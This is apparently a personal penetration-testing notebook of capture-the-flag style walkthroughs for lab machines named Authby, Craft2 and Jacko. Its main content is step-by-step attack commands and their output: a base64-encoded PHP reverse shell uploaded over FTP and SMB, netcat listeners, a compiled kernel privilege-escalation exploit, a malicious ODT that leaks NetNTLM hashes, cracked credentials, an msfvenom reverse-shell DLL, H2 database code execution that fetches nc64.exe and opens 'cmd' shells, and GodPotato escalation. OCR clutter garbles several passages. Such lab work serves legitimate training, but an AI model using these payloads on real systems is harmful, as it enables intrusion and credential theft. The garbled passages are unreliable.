Link: <https://github.com/Dhayalanb/windows-php-reverse-shell>

```
<?php

header('Content-type: text/plain');
$ip    = "192.168.45.177"; //change this
$port = "8888"; //change this
$payload =
"7Vh5VFPntj9JDkIggaZogY5aBSsiExVRNCEWQlC
AAUUUQALgAvBE08D+LBLWqcx0VqLK+4XIBw7vhEr9
.
```

we also need to chnage the path from **C:\windows\temp** to **C:\wamp\www**

```
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\wamp\\www";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "D3fa1t_shell.exe";
$file = fopen($filename, 'wb');
```

copy this to our directory and edit that file replace out IP. and upload it to the target machine via ftp [admin]

```

----- 1 TOOL      TOOL      2275 Aug 09 2011 LICENSE.HTML
Mozilla Firefox
OffSec | Challenge La X translate - Google S X windows-php-revers... 192.168.152.46:242/wind...
Kali Linux Kali Tools Exploit-DB OffSec Online - Reverse Shell ... Upgrading Shells - Ha...
<br />
<font size='1'><table class='xdebug-error' dir='ltr' border='1' cellspacing='0' cellpadding='1'>
<tr><th align='left' bgcolor='#f57900' colspan="5"><span style='background-color: #cc0000; color: #fce94f; font-size: x-large;'>(!)</span> Notice: Undefined variable: res in C:\wamp\www\windows-rev-shell.php on line <i>11</i>
</th></tr>

```

you trust this certificate (yes/no)? yes
connection established using SSL.

```

224-61-28-134:8037 TCP/UDP: Preserving recently used remote address: [AF:INET:192.168.151.89]:12941194
224-61-28-134:8037 TCP/UDP: Preserving previous TUN/TAP instance: [none]
--[root@kali -]/home/.../offsec/pg/Win/Authby] Completed
# 

```

```

550 Access denied
ftp> put windows-rev-shell.php
local: windows-rev-shell.php remote: windows-rev-shell.php
229 Entering Extended Passive Mode (|||2056|)
150 File status okay; about to open data connection.
100% |*****|*****|*****|*****| 6541 89.11
226 Closing data connection.
6541 bytes sent in 00:00 (26.36 KiB/s)
ftp> 

```

```

index.php windows-rev-shell.php

```

```

[INET:192.168.151.89] 
[ ] root@kali -[/home/.../offsec/pg/Win/Authby]
[ ] # nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.45.177] from (UNKNOWN) [192.168.152.46] 49157
b374K shell : connected

```

```

Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\wamp\www>whoami
whoami
livda\apache
C:\wamp\www>

```

you can see we uploaded **windows-rev-shell.php** via `put`

and open that in the browser and listen via netcat you will get the shell.

and we got the first flag local.txt: 4103164fffc0191f31e1375b7e27fa50

for the user **apache**

```

C:\Users\apache\Desktop>type local.txt
type local.txt
4103164fffc0191f31e1375b7e27fa50

```

Privilege Escalation:

Started with the **systeminfo**

OS Name:	Microsoft Windows Server 2008 Standard
OS Version:	6.0.6001 Service Pack 1 Build 6001

the system type is x86 [32bit]

```
C:\wamp\www>systeminfo  
systeminfo
```

Host Name:	LIVDA
OS Name:	Microsoft Windows Server 2008 Standard
OS Version:	6.0.6001 Service Pack 1 Build 6001
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	Windows User
Registered Organization:	
Product ID:	92573-OEM-7502905-27565
Original Install Date:	12/19/2009, 11:25:57 AM
System Boot Time:	1/29/2024, 3:21:59 AM
System Manufacturer:	VMware, Inc.
System Model:	VMware Virtual Platform
System Type:	X86-based PC

you can see the version is very very very old so we can search for any kernel exploits..

Microsoft Windows Server 2008 Standard 6.0.6001 Service Pack 1 Build 6001

Videos Shopping Images News Books Maps Flights Finance

About 48,400 results (0.38 seconds)

 Exploit-DB
<https://www.exploit-db.com/exploits/40564> ::

'afd.sys' Local Privilege Escalation (MS11-046)

18 Oct 2016 — Exploit Title: Windows x86 (all versions) AFD privilege escalation (MS11-046) #
Date: 2016-10-16 # Exploit Author: Tomislav Paskalev ...

<https://www.exploit-db.com/exploits/40564>

```
# Tested Software:  
#   Windows XP Pro SP3 x86 EN [5.1.2600]  
#   Windows Server 2003 Ent SP2 EN [5.2.3790]  
#   Windows Vista Ult SP1 x86 EN [6.0.6001]  
#   Windows Vista Ult SP2 x86 EN [6.0.6002]  
#   Windows Server 2008 Dat SP1 x86 EN [6.0.6001]  
#   Windows Server 2008 Ent SP2 x86 EN [6.0.6002]  
#   Windows 7 HB x86 EN [6.1.7600]  
#   Windows 7 Ent SP1 x86 EN [6.1.7601]  
# CVE ID: 2011-1249
```

you can see we got the exact version.

just download that file using the searchsploit:

```
# searchsploit -m 40564
```

it's a **.c** file so we have to cross compile it.

command: [it is 32 bit [x86]]

```
# i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32
```

→ And Now by using the smb server just transfer the pwn.exe file to the target system and execute it to get the nt authority\system privileges..

```
[root💀kullaisec] - [/home/.../offsec/pg/Win/Authby] windows xp sp3 x86
# ls
40564.c pwn.exe win_reverse_shell.php

[root💀kullaisec] - [/home/.../offsec/pg/Win/Authby] windows server 2008 x86
# impacket-smbserver -smb2support test .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed # Tested Software:
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed # Windows Vista Ult SP1 x86 EN
[*] Config file parsed # Windows Vista Ult SP2 x86 EN
[*] Config file parsed # Windows Server 2008 Std SP1 x86 EN
[*] Incoming connection (192.168.152.46,49165) # Windows Server 2008 Ent SP2 x86 EN
[*] AUTHENTICATE_MESSAGE (LIVDA\apache,LIVDA) # Windows 7 HB x86 EN
[*] User LIVDA\apache authenticated successfully # Windows 7 HB SP1 x86 EN
[*] apache::LIVDA:aaaaaaaaaaaaaaaaaa:81bccbb26e9dcdd7ca0431615f762077:010100
000000000080155b22af52da016dd07430e63a88b7000000000010010005800730078007100
46004300700054000300100058007300780071004600430070005400020010004f00610079
0064004b006e004e004300040010004f006100790064004b006e004e004300070008008015
5b22af52da010600040002000000080030003000000000000000000000000000000d7c36
7fe67378553cb7f1c475b78e6ba9e2607a9c663afb59ffb3ef098f451a00000000000000000000
00000000 # communications protocol.
[*] Connecting Share(1:IPC$) # An elevation of privilege was requested.

Page File: Max Size: 1,985 MB
Page File: Available: 1,538 MB
Page File: In Use: 447 MB
Page File Location(s): N/A
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): N/A

C:\wamp\www>cd ..
cd .. [3,2,379]
[6,0,6001]
C:\wamp>copy \\192.168.45.173\test\pwn.exe
copy \\192.168.45.173\test\pwn.exe
[6,0,1 file(s) copied.
[6,0,7600]
C:\wamp>.\pwn.exe
.\pwn.exe

c:\Windows\System32>whoami
whoami returns Windows sockets
nt authority\system and sys
handles the Winsock TCP/IP
c:\Windows\System32>[REDACTED]
```

you can see we got the admin access we can also get the **proof.txt** : **dd284e1065b57a8f-**

79853a005da55ee1

```
c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
dd284e1065b57a8f79853a005da55ee1
```

Butch

Brief:

OS:

IP:

Users:

Credentials:

```
=====
=====
```

Ports (Try to list):

```
=====
=====
```

```
# nmap -p- -sV -sC -oN Nmap 192.168.190.30 --open
```

NMAP Results:

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

Craft2 [High]

Brief:

- Port **80** upload functionality.
- **.ODT** files are uploadable the macros was fixed .
- Found exploit **badodt.py** exploit in github.
- And uploaded a malicious **bad.odt** file and got the ntlm hash of one user via smbshare.
- Crack the ntlm hash and got access to smb and uploaded the windows php webshell and got connection.
- and have 3306 port is open internally .
- Using ligolo got access to the l=internal and access the mysql service .
- Where this mysql service is ran ad LocalSystem user .
- So using the .dll privilege escalation technique we are able to get the system privilege access ..

OS: Windows [Hard]

Web-Technologies: php, apache

IP:

Users:

Credentials:

Ports (Try to list):

80 → Upload .odt files !!

445 → smb

```
=====
=====
```

```
# nmap -p- -sV -sC 192.168.182.188
```

NMAP Results:

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
135/tcp   open  msrpc       Microsoft Windows RPC
445/tcp   open  microsoft-ds?
49666/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-time:
|   date: 2024-06-13T10:36:34
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
```

```
=====
=====
```


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Just checking the normal web application Found Upload functionality !!




If we try to upload any php files it is showing only **.odt** files are allowed !!

These **.odt** files are a type of word files used by the libra office in linux !!

We created a macro in it and uploaded that **.odt** file

you can see when we upload it is shown as we are aware of the macro phishing !!



So We need to move with another exploit !!

```
(root💀kali)-[~/home/.../offsec/pg/Win/Craft2]
└# searchsploit .odt
-----
Exploit Title
-----
LibreOffice/Open Office - '.odt' Information Disclosure
-----
Shellcodes: No Results
```

you can see one exploit !!

```
[root💀kali㉿kali:[/home/.../offsec/pg/Win/Craft2]
# python3 44564.py
File "/home/kali/offsec/pg/Win/Craft2/44564.py", line 27
    print """
    ^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean

[root💀kali㉿kali:[/home/.../offsec/pg/Win/Craft2]
# python2 44564.py
ezodf appears to be missing - try: pip install ezodf
```

But after installation also after installing all the dependancies also I was unable to run the exploit !!

I have found another alternative exploit !!

<https://github.com/rmdavy/badodf/blob/master/badodt.py>

this exploit works for me !!

```
# python3 badodt.py
```

```
[root💀kali]-[~/home/.../offsec/pg/Win/Craft2]  
# python3 badodt.py
```



Create a malicious ODF document help leak NetNTLM Creds

By Richard Davy

@rd_pentest

Python3 version by @gustanini

www.secureyourit.co.uk

```
Please enter IP of listener: 192.168.45.176  
/home/kali/offsec/pg/Win/Craft2/bad.odt successfully created
```

You can see we have entered our kali IP there !! and we got the **bad.odt** malicious file.

Now upload this **bad.odt** and turn on the SMB share in our kali !!

```
# impacket-smbserver test . -smb2support
```

After some time we got netV2 NTLM hash !!

Let's try to crack it using **hashcat** !!

```
[root💀 kali] - [/home/.../offsec/pg/Win/Craft2]
# hashcat thecybergeek.hash /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input has

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

THECYBERGEEK::CRAFT2:aaaaaaaaaaaaaaaaaa:30580ef742721fed876d1bd3e561ba22:01010
1000410076004200570041004d006b004a000200100076004a00530045005000620073007300
00000000000000000000030000086133d4ee0733a819b55e3a4c1cb1c1188f700332547ae46898
003100360038002e00340035002e00310037003600000000000000000000:winniethepooh
```

we are able to crack this hash !! and we got the password !!

thecybergeek : winniethepooh

We know there is SMB port is open let's try to access the SMB using **smbclient** with the above credentials ..

```
# smbclient -L //192.168.182.188/ -U thecybergeek
```

```

└─(root💀kali)-[~/home/.../offsec/pg/Win/Craft2]
# smbclient -L //192.168.182.188/ -U thecybergeek
Password for [WORKGROUP\thecybergeek]:


      Sharename          Type        Comment
      -----          ----        -----
ADMIN$            Disk        Remote Admin
C$               Disk        Default share
IPC$             IPC         Remote IPC
WebApp           Disk

Reconnecting with SMB1 for workgroup listing.

```

you can see the **WebApp** shares !!

let's try to access that share !!

```
# smbclient //192.168.182.188/WebApp -U thecybergeek
```

This is Connected to the **web app port 80**

```

└─(root💀kali)-[~/home/.../offsec/pg/Win/Craft2]
# smbclient //192.168.182.188/WebApp -U thecybergeek
Password for [WORKGROUP\thecybergeek]:
Try "help" to get a list of possible commands.
smb: \> dir
.
..
assets
css
index.php
js
upload.php
uploads

      D          0  Tue Apr  5 12:16:03 2022
      A        9768  Mon Jan 31 11:21:52 2022
      D          0  Tue Apr  5 12:16:03 2022
      A        896  Mon Jan 31 10:23:02 2022
      D          0  Sat Jun 15 23:46:30 2024

```

This is the windows machine and also they uses the php so let's to upload any windows php reverse shell file !!

<https://github.com/Dhayalanb/windows-php-reverse-shell/>

smb: \> put windows-reverse-shell.php

```
smb: \> put windows-reverse-shell.php
putting file windows-reverse-shell.php as \windows-reverse-shell.php (33.3 kb/
rage 39.8 kb/s)
smb: \> dir
.
.
..
assets
css
index.php
js
upload.php
uploads
windows-reverse-shell.php
```

Now try to open this file in the webapp and listen on port **1234**

```
(root💀kali)-[~/home/.../offsec/pg/Win/Craft2]
# rlwrap -cAr nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.45.176] from (UNKNOWN) [192.168.182.188] 49716
b374k shell : connected

Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
craft2\apache
```

You can see we got the initial access !!

```
PS C:\Users\apache\Desktop> netstat -nat
Active Connections

 Proto Local Address          Foreign Address        State           Offload Stat
 TCP   0.0.0.0:80              0.0.0.0:0          LISTENING      InHost
 TCP   0.0.0.0:135             0.0.0.0:0          LISTENING      InHost
 TCP   0.0.0.0:443             0.0.0.0:0          LISTENING      InHost
 TCP   0.0.0.0:445             0.0.0.0:0          LISTENING      InHost
 TCP   0.0.0.0:3306            0.0.0.0:0          LISTENING      InHost
 TCP   0.0.0.0:5985            0.0.0.0:0          LISTENING      InHost
```

You can see the port 3306 is open !!

and we know that the default credentials are **root** and no password.

```
C:\xampp>type passwords.txt
type passwords.txt
### XAMPP Default Passwords ###
```

1) MySQL (phpMyAdmin):

```
User: root
Password:
(means no password!)
```

You can see the Mysql Service running by the **LocalSystem** User

```
PS C:\Users\apache\Desktop> cmd /c sc qc Mysql
```

```
PS C:\Users\apache\Desktop> cmd /c sc qc Mysql
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Mysql
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\xampp\mysql\bin\mysqld.exe MySQL
        LOAD_ORDER_GROUP    :
        TAG                : 0
        DISPLAY_NAME        : MySQL
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

Using Ligolo Let's try to access the internal port **3306**

Ligolo:

In Kali:

```
# ./proxy -selfcert
```

In Target:

```
PS C:\Users\apache\temp> .\agent.exe -connect 192.168.45.176:11601 -ignore-cert
```

```
PS C:\Users\apache\temp> .\agent.exe -connect 192.168.45.176:11601 -ignore-cert
.\agent.exe -connect 192.168.45.176:11601 -ignore-cert
time="2024-06-15T21:05:42-07:00" level=warning msg="warning, certificate validation disabled"
time="2024-06-15T21:05:42-07:00" level=info msg="Connection established" addr="192.168.45.176:11601"
```

you can see we got the connection back !!

240.0.0.1/32 → connects to the internal port of target machine this is magic IP of ligolo.

```
# sudo ip route add 240.0.0.1/32 dev lqolo
```

```
# nmap 240.0.0.1 -p3306 -Pn
```

[root@kali] ~]

```
# nmap 240.0.0.1 -p3306 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 20
Nmap scan report for 240.0.0.1
Host is up (0.044s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
```

You can see the port **3306** is now we can access !!

```
# mysql -h 240.0.0.1 -u root
```

Let's try to read the Adminsitrator Proof.txt ..

```
MariaDB [(none)]> SELECT LOAD_FILE('C:\\\\Users\\\\Administrator\\\\Desktop\\\\proof.txt');
```

```
MariaDB [(none)]> SELECT LOAD_FILE('C:\\\\Users\\\\Administrator\\\\Desktop\\\\proof.txt');
+-----+
| LOAD_FILE('C:\\\\Users\\\\Administrator\\\\Desktop\\\\proof.txt') |
+-----+                                              any incorrect results
| 23c8ec150900b3b80cbc96780ff82e90
|                                                               |
+-----+
1 row in set (0.049 sec)
```

We got the proof.txt but we need the Shell !!

Now as mysql is a localsystem user so we have complete access to the system via mysql !!

PrivEsc:

Read: <https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/#diaghub>

DiagHub PrivEsc:

Create a test.dll file

```
# msfvenom --platform windows --arch x64 -p windows/x64/shell_reverse_tcp
LHOST=192.168.45.176 EXIFFUNC=THREAD LPORT=443 -f dll -o test.dll
```

and upload to the target machine by create any test directory as a apache user !!

```
PS C:\test\temp> iwr -uri http://192.168.45.176/test.dll -OutFile test.dll  
PS C:\test\temp> dir
```

```
Directory: C:\test\temp  
Mode LastWriteTime Length Name  
----  
-a--- 6/15/2024 10:32 PM 9216 test.dll
```

Now Download the **diaghub.exe** located on **/home/kali/Tib-Priv/Win/tools/diaghub.exe**

<https://github.com/xct/diaghub/releases/download/0.1/diaghub.exe>

```
PS C:\test\temp> iwr -uri http://192.168.45.176/diaghub.exe -OutFile diaghub.exe  
PS C:\test\temp> dir  
20 Service detection performed. Please report any  
at https://nmap.org/submit/.  
21 Nmap done: 1 IP address (1 host up) scanned in  
22  
23  
Directory: C:\test\temp  
Mode LastWriteTime Length Name  
----  
-a--- 6/15/2024 10:33 PM 16896 diaghub.exe  
-a--- 6/15/2024 10:32 PM 9216 test.dll
```

Now both **diaghub.exe** and **test.dll** are there in the target system !!

Now go to the mysql service and try to place the test.dll on the Windows\system32\ path ..

```
MariaDB [(none)]> select load_file('C:\\\\test\\\\temp\\\\test.dll') into dumpfile 'C:\\\\Windows\\\\System32\\\\test.dll';
```

```
MariaDB [(none)]> select load_file('C:\\\\test\\\\temp\\\\test.dll') into dumpfile 'C:\\\\Windows\\\\System32\\\\test.dll';  
Query OK, 1 row affected (0.116 sec)  
MariaDB [(none)]>
```

you can see we are able to do this now test.dll file is in the **System32** path !!

```
PS C:\test\temp> .\diaghub.exe C:\test\temp test.dll
```

```
PS C:\test\temp> .\diaghub.exe test.dll Nmap done: 1 IP address
Usage: ./diaghub.exe <valid path> <target dll (without path)>
Example: diaghub.exe C:\ProgramData xct.dll
PS C:\test\temp> .\diaghub.exe C:\test\temp test.dll
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] CreateSession
[+] CoCreateGuid
[+] Success
```

Line 20, Column 21

you can see we are able to execute this and listen on 443 port and we got the connect back !!

```
└─(root💀kali㉿kali)-[/home/.../offsec/pg/Win/Craft2]
# rlwrap -cAr nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.45.176] from (UNKNOWN) [192.168.182.188] 49801

whoami
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>whoami
nt authority\system
```

And we got the proof.txt !!

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
23c8ec150900b3b80cbc96780ff82e90

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . . .
IPv4 Address . . . . . : 192.168.182.188
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.182.254

C:\Windows\system32>
```

Jacko [Medium]

Brief:

- Port **80** upload functionality.
 - **.ODT** files are uploadable the macros was fixed .
 - Found exploit **badodt.py** exploit in github.
 - And uploaded a malicious **bad.odt** file and got the ntlm hash of one user via smbshare.
 - Crack the ntlm hash and got access to smb and uploaded the windows php webshell and got connection.
 - and have 3306 port is open internally .
 - Using ligolo got access to the l=internal and access the mysql service .
 - Where this mysql service is ran ad LocalSystem user .
 - So using the .dll privilege escalation technique we are able to get the system privilege access ..

OS: Windows [Hard]

Web-Technologies: php, apache

IP:

Users:

Credentials:

```
=====
```

Ports (Try to list):

80 → Upload .odt files !!

445 → smb

```
=====
```

```
# nmap -p- -sV -sC -oN Nmap 192.168.225.66 --open
```

NMAP Results:

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 10.0 _http-server-header: Microsoft-IIS/10.0 http-methods: _ Potentially risky methods: TRACE _http-title: H2 Database Engine (redirect)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
5040/tcp	open	unknown	
8082/tcp	open	http	H2 database http console _http-title: H2 Console
9092/tcp	open	XmlIpcRegSvc?	
49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49668/tcp	open	msrpc	Microsoft Windows RPC
49669/tcp	open	msrpc	Microsoft Windows RPC

=====

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

- Started with the Web Application port **8082**.
- There is h2 database console is running .

The screenshot shows a web browser window with the following details:

- Address bar: 192.168.225.66:8082/login.jsp?jsessionid=2c8a4ebfc8cf75ee7181bb39bacc129a
- Header: English (dropdown), Preferences, Tools, Help
- Title: Login
- Form fields:
 - Saved Settings: Generic H2 (Embedded)
 - Setting Name: Generic H2 (Embedded) (with Save and Remove buttons)
 - Driver Class: org.h2.Driver
 - JDBC URL: jdbc:h2:~/test
 - User Name: sa
 - Password: (empty field)
- Buttons: Connect, Test Connection

In the view pagesource : you can see the product name !!

```
<p>
For more information, see <a target="_blank" href="http://www.h2database.com/html/features.html#database_url">D
</p>

```

```
[root💀kali]-[~/home/.../offsec/pg/Win/Jacko]
# searchsploit h2 database
-----[INFORMATION_SCHEMA]-----
Exploit Title
-----[Users]-----
H2 Database (2019'Alias') Arbitrary Code Execution
H2 Database 1.4.196 - Remote Code Execution
H2 Database 1.4.197 - Information Disclosure
H2 Database 1.4.199 - JNI Code Execution
Oracle Database 10 g - XML DB xdb.xdb_pitrig_pkg
-----
```

you can see **H2 Database 1.4.199 - JNI Code Execution** → [java/local/49384.txt](#)

let's see the exploit !!

code to be paste:

11

-- Load native library

```
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');
```

11

and click on **Run**

After this you can execute the commands in the system !!

```
```  
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("w-
hoami").getInputStream()).useDelimiter("\\Z").next()');
```

Run Run Selected Auto complete Clear SQL statement:

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

---

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
Update count: 0
(0 ms)
```

---

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
PUBLIC.JNISCRIPTENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()')
jackoltney
(1 row, 1047 ms)
```

You can see we can run the commands !!

Now we need to get the shell !!

Now upload the **nc64.exe** and get the shell !!

...

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("ce-
rtutil -urlcache -f http://192.168.45.158/nc64.exe C:\\\\Users\\\\tony\\
\\nc64.exe").getInputStream()).useDelimiter("\\Z").next()');
```

...

Now we uploaded the **nc64.exe** Now enter the final command !!

...

```
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime()).exec("C:-
\\\\Users\\\\tony\\\\nc64.exe 192.168.45.158 4545 -e cmd").getInputStream()).useDelim-
iter("\\Z").next()');
```

...

```
(root💀kali)-[~/home/.../offsec/pg/Win/Jacko]
rlwrap -cAr nc -lvp 4545
listening on [any] 4545 ...
connect to [192.168.45.158] from (UNKNOWN) [192.168.225.66] 49900
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

myfiles.zip
C:\Program Files (x86)\H2\service>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
```

we got the shell on **4545**

you can see when we enter the command **whoami** it is not working !!

now navigate to **C:\Windows\System32\** path and enter the **whoami** command

```
C:\Windows\System32>whoami
whoami
jacko\tony
```

got the **local.txt**

Let's setup the path !!

```
C:\Users\Public\temp>set PATH=%PATH%;C:\windows\system32;C:\windows;C:\windows\System32\Wbem;C:\windows\System32\WindowsPowerShell\v1.0\;C:\windows\System32\OpenSSH\;C:\Program Files\dotnet\
```

The screenshot shows a Windows command-line interface. The user has run several commands to set the PATH environment variable and check system information. The output is as follows:

```
C:\Users\Public\temp>set PATH=%PATH%;C:\windows\system32;C:\windows;C:\windows\System32\Wbem;C:\windows\System32\WindowsPowerShell\v1.0\;C:\windows\System32\OpenSSH\;C:\Program Files\dotnet\

set PATH=%PATH%;C:\windows\system32;C:\windows;C:\windows\System32\Wbem;C:\windows\System32\WindowsPowerShell\v1.0\;C:\windows\System32\OpenSSH\;C:\Program Files\dotnet\

C:\Users\Public\temp>
C:\Users\Public\temp>systeminfo
systeminfo

Host Name: JACK0
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.18363 N/A Build 18363
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: tony
Registered Organization:
```

you can see now the path is Set correctly !!

**PrivEsc: [GodPotato.exe]**

```
C:\Windows\System32>whoami /priv
```

```
C:\Windows\System32>whoami /priv
whoami /priv
```

## PRIVILEGES INFORMATION

| Privilege Name                | Description                               | State    |
|-------------------------------|-------------------------------------------|----------|
| SeShutdownPrivilege           | Shut down the system                      | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking                  | Enabled  |
| SeUndockPrivilege             | Remove computer from docking station      | Disabled |
| SeImpersonatePrivilege        | Impersonate a client after authentication | Enabled  |
| SeCreateGlobalPrivilege       | Create global objects                     | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set            | Disabled |
| SeTimeZonePrivilege           | Change the time zone                      | Disabled |

you can see the **SeImpersonate**

Upload the GodPotato.exe and get shell administrator shell !!

```
C:\Users\Public\temp>.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe
192.168.45.158 1234 -e cmd"
```

```
C:\Users\Public\temp>.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe 192.168.45.158 1234 -e cmd"
```

```
.\GodPotato.exe -cmd "C:\Users\tony\nc64.exe 192.168.45.158 1234 -e cmd"
[*] CombaseModule: 0x140724560658432
[*] DispatchTable: 0x140724563000928
[*] UseProtseqFunction: 0x140724562368528
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
